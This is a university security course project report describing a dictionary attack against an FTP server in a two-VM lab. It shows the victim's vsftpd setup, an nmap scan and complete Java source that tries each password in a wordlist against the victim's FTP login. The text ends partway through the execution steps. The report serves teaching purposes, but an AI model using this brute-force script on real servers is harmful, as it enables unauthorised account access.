



UNIVERSITY OF MISSOURI-KANSAS CITY

INFORMATION SECURITY AND ASSURANCE

SUMMER-2017

PROJECT PHASE-1

DICTIONARY ATTACK IN JAVA

SUBMITTED BY:

LAVA KUMAR (16233423)

ANUSHA MALINENI (16233382)

Table of contents

1. Attack Name and Description	3
2. Attack Flow diagram with protocol information	4
3. Project Setup	
3.1 Victim Machine Setup	5
3.2 Attack Machine Setup	8
4. Tools or Source Code used to execute the attack	
4.1 Nmap	10
4.2 Source Code	11
4.3 Steps for Execution	12
5. Output Screens	16
6. References	17

1. Attack Name and Description

Dictionary Attack:


This attack is a method or technique used to crack the computer security of a password protected server or machine. In this dictionary attack, the attacker systematically tests all the possible passwords which have higher probability of being used. The word **dictionary** refers to the attacker treating thoroughly all the words in a dictionary to discover the **password**. This attack is generally done using a software instead of an individual manually trying each password in the list. Drawback of dictionary attack is relying on words given by user to function. If the password is misspelled or if it is in another language that is not in the dictionary, it cannot succeed.



2. Attack flow diagram with protocol information




Attacker: 10.0.2.15



Password List used to attack victim




Victim: 10.0.2.4



Dictionary attack is done on FTP or different ports of Victim

Overview of the flowchart:

As the above flow chart depicts, we used our attacking and victim machine as Kali Linux and Ubuntu operating systems respectively. We executed java code to perform dictionary attack. To initiate dictionary attack, we should know which ports are open on the victim machine. With the help of nmap command we could identify that ftp and ssh ports are open on the machine. We have used ftp for the attack. To perform the attack, a list is created which contains several passwords including the actual password of the victim machine. When java code is executed, each word in the list is taken and is cracked for the password for the victim machine.



3. PROJECT SETUP

For performing Dictionary Attack, we created two virtual machines in the Oracle VM Virtual Box Manager. We have attacker and victim machine. Below are the specifications for the two virtual machines.

3.1 Victim Machine Setup:

Specifications:


Operating System: Ubuntu (64-bit)

Base Memory: 3024 MB

Processors: 3

Ports Used: FTP, SSH

IP Address of the Victim Machine:




```
anusha@anusha-VirtualBox: ~  
anusha@anusha-VirtualBox:~$ ifconfig  
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:d5:88:91  
            inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0  
            inet6 addr: fe80::9b13:5faf:b0d1:78ce/64 Scope:Link  
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
            RX packets:2764 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:678 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1000  
            RX bytes:4086380 (4.0 MB)  TX bytes:53794 (53.7 KB)  
  
lo          Link encap:Local Loopback  
            inet addr:127.0.0.1  Mask:255.0.0.0  
            inet6 addr: ::1/128 Scope:Host  
            UP LOOPBACK RUNNING  MTU:65536  Metric:1  
            RX packets:241 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:241 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1  
            RX bytes:18662 (18.6 KB)  TX bytes:18662 (18.6 KB)  
  
anusha@anusha-VirtualBox:~$
```

Installations:


FTP and SSH services are installed on the victim machine using ***sudo apt-get install vsftpd***

As I already installed, it updates for latest version if there is any change in version.

A terminal window titled 'anusha@anusha-VirtualBox: ~' showing the command 'sudo apt-get install vsftpd'. The output indicates that vsftpd is already the newest version (3.0.3-3ubuntu2) and no upgrades are needed.

```
anusha@anusha-VirtualBox:~$ sudo apt-get install vsftpd
[sudo] password for anusha:
Reading package lists... Done
Building dependency tree
Reading state information... Done
vsftpd is already the newest version (3.0.3-3ubuntu2).
0 upgraded, 0 newly installed, 0 to remove and 406 not upgraded.
anusha@anusha-VirtualBox:~$
```

Open the vsftpd.conf file and change the preferences of ***anonymous_enable*** to YES and restart the service.

A terminal window titled 'anusha@anusha-VirtualBox: ~' showing the command 'sudo nano /etc/vsftpd.conf'. The prompt indicates the file has been opened for editing.

```
anusha@anusha-VirtualBox:~$ sudo nano /etc/vsftpd.conf
[sudo] password for anusha:
anusha@anusha-VirtualBox:~$
```



```
anusha@anusha-VirtualBox: ~  
GNU nano 2.5.3 File: /etc/vsftpd.conf  
# files.  
listen_ipv6=YES  
#  
# Allow anonymous FTP? (Disabled by default).  
anonymous_enable=YES  
#  
# Uncomment this to allow local users to log in.  
local_enable=YES  
#  
# Uncomment this to enable any form of FTP write command.  
write_enable=YES  
#  
# Default umask for local users is 077. You may wish to change this to 022,  
# if your users expect that (022 is used by most other ftpd's)  
local_umask=022  
#  
# Uncomment this to allow the anonymous FTP user to upload files. This only  
# has an effect if the above global write enable is activated. Also, you will  
# obviously need to create a directory writable by the FTP user.  
  
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos  
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line
```

To check the status of the **FTP** service.

```
anusha@anusha-VirtualBox: ~  
anusha@anusha-VirtualBox:~$ sudo service vsftpd status  
[sudo] password for anusha:  
● vsftpd.service - vsftpd FTP server  
   Loaded: loaded (/lib/systemd/system/vsftpd.service; enabled; vendor preset: e  
   Active: active (running) since Fri 2017-07-07 06:53:30 CDT; 4min 50s ago  
   Process: 1986 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, s  
   Main PID: 1992 (vsftpd)  
   CGroup: /system.slice/vsftpd.service  
           └─1992 /usr/sbin/vsftpd /etc/vsftpd.conf  
  
Jul 07 06:53:30 anusha-VirtualBox systemd[1]: Starting vsftpd FTP server...  
Jul 07 06:53:30 anusha-VirtualBox systemd[1]: Started vsftpd FTP server.  
lines 1-10/10 (END)
```


3.2 Attack Machine Setup:

Specifications:


Operating System: Kali (64-bit)

Base Memory: 5333 MB

Processors: 3

Attacking Resources: FTP Connection Code in Java

IP Address of the Attacking Machine:




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255  
    inet6 fe80::a00:27ff:fe3a:3fca prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:3a:3f:ca txqueuelen 1000 (Ethernet)  
    RX packets 5 bytes 1520 (1.4 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 23 bytes 2189 (2.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1 (Local Loopback)  
    RX packets 20 bytes 1116 (1.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 20 bytes 1116 (1.0 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali:~#
```

Installations:

Eclipse IDE is used to run the java code.

Using nmap we could find that ftp and ssh ports are open on victim's machine.

nmap -p 21 10.0.2.4



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -p 21 10.0.2.4  
  
Starting Nmap 7.40 ( https://nmap.org ) at 2017-07-07 07:13 CDT  
Nmap scan report for 10.0.2.4  
Host is up (0.00046s latency).  
PORT      STATE SERVICE  
21/tcp    open  ftp  
MAC Address: 08:00:27:D5:88:91 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds  
root@kali:~#
```

4. Tools or Source code used to execute the attack

4.1 NMAP

Nmap is a free open source utility for network security and discovery auditing. It uses raw IP packets to determine which hosts are open on the network.

4.2 Source Code

Attached is the source code for dictionary attack in .txt and .java formats



FTPConnection.txt



FTPConnection.java

```
import java.io.IOException;
import java.net.ConnectException;
import java.net.SocketException;
import java.io.FileReader;
import java.io.BufferedReader;
import org.apache.commons.net.ftp.FTPClient;
import org.apache.commons.net.ftp.FTPConnectionClosedException;

public class FTPConnection {
    public static void main(String args[]) {

        // Obtain a ftpClient object
        FTPClient ftp_Client = new FTPClient();
        BufferedReader buffered_reader = null;
        FileReader file_reader = null;
        try {
            file_reader = new FileReader("/root/Desktop/passwordList.txt");
            buffered_reader = new BufferedReader(file_reader);
            // Input victim's IP address to connect
            ftp_Client.connect("10.0.2.4",21);
            // Input the user name of the victim machine and each word in the password list,
            //return's true if authentication is successful
            String password;
            while ((password=buffered_reader.readLine())!=null) {
                System.out.println("Attacking Victim's machine with password as :"+password);
                boolean victim_login = ftp_Client.login("anusha", password);
                if (victim_login) {
                    System.out.println("Successfully established connection...");
                    System.out.println("Status: "+ftp_Client.getStatus());

                    //logout the user, return's true if logout is successful
                    boolean victim_logout = ftp_Client.logout();
                    if (victim_logout) {
                        System.out.println("Closed the connection...");
                        break;
                    }
                }
                else {
                    System.out.println("Password is incorrect. Please try another one.");}
            }
        } catch (ConnectException exception) {
            System.out.println("Sorry! There is a problem with connection.");
            exception.printStackTrace();
        }
        catch (SocketException exception) {
            System.out.println("Sorry! There is a problem with socket.");
            exception.printStackTrace();
        }
        catch (FTPConnectionClosedException exception) {
            System.out.println("Sorry! There is a problem with FTPconnection.");
            exception.printStackTrace();
        }
        catch (IOException exception) {
            System.out.println("Sorry! There is a error in reading file.");
            exception.printStackTrace();
        }
        finally {
            try {
                ftp_Client.disconnect();
            } catch (IOException exception) {
                exception.printStackTrace();
            }
            try {
                if (buffered_reader != null)
                    buffered_reader.close();

                if (file_reader != null)
                    file_reader.close();

            } catch (IOException exception) {
                exception.printStackTrace();
            }
        }
    }
}
```



4.3 Steps for Execution

1: Open Eclipse. Create a new java project using the following steps


File -> New -> Java Project.

Name the project and click Finish.

Java Version should be 1.7 or higher




2: Go to Window in menu bar -> Perspective -> Open Perspective -> Other -> java.



